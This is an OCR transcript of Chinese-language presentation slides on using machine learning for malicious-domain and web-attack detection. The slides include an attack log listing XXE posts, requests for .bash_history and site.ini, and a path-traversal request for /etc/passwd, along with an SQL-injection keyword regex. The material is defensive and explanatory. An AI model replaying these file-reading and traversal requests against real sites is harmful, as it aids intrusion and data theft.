


ML&恶意域名检测——后续改进


误报

http://www.jxskqyy.com/


ML&恶意域名检测——API校验注意点



ML&恶意域名检测——产品的下一步融合



ML&web攻击检测——攻击复验系统介绍



ML&web攻击检测——攻击复验系统介绍

Storm 实时大数据 | 结果列表 | 规则列表 | 操作日志 | 黑/白名单 | 攻击事件 | 规则字典管理 | 使用帮助

结果时间 11/17/2017 00:00 去重 查询 导出去重结果

ID	发现时间	攻击类型	源IP	Count	Method	URL
AV_Cutxl1H046vBwkZel	2017-11-16 10:49:05	XXE-1010	27.151.112.217	1	POST	[redacted]ctrip.com/[redacted]/http
AV_Cuge21H046vBwkBfb	2017-11-16 10:48:11	XXE-1010	27.151.112.217	1	POST	[redacted]ctrip.com/[redacted]http
AV_Cufoe1H046vBwkAEU	2017-11-16 10:48:08	XXE-1010	27.151.112.217	1	POST	[redacted]ctrip.com/[redacted]http
AV_CugHs1H046vBwkA2y	2017-11-16 10:48:08	InfoLeak-1006	27.151.112.217	1	GET	[redacted]ctrip.com/.bash_history
AV_CufJNv2KjZyxKTZNm	2017-11-16 10:48:06	RFI-1004	27.151.112.217	1	GET	[redacted]ctrip.com/[redacted]sh?HOSTSVC=../../../../../etc/passwd
AV_CufJNv2KjZyxKTZNg	2017-11-16 10:48:05	InfoLeak-1006	27.151.112.217	1	GET	[redacted]ctrip.com/[redacted]/site.ini

请求头信息

请求：

GET：[redacted].ctrip.com/[redacted]/site.ini

Host：[redacted].ctrip.com

PostData：

Referer：

User-Agent：Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)

响应：

Status-Code：430

来源：福建福州

ML&web攻击检测

为什么想到用机器学习来做web攻击检测？

例如一条检测sql注入的正则语句如下：

```
String inj_str =
"'|and|exec|insert|select|delete|update|count|*|%|chr|mid|master|truncate|char|declare|;|or|-|+|,";
```

新买的selected衬衫脏了！

ML&web攻击检测


为什么想到用机器学习来做web攻击检测？

pattern:[^\w\s\?\此处保密\!\@\(\'\~]{1,}

规则难以维护，自己写的正则自己都读不懂


ML&web攻击检测——未改进前

为什么想到用机器学习来做web攻击检测？



队列积压严重，根本消费不完，昨天的攻击今天还没检测

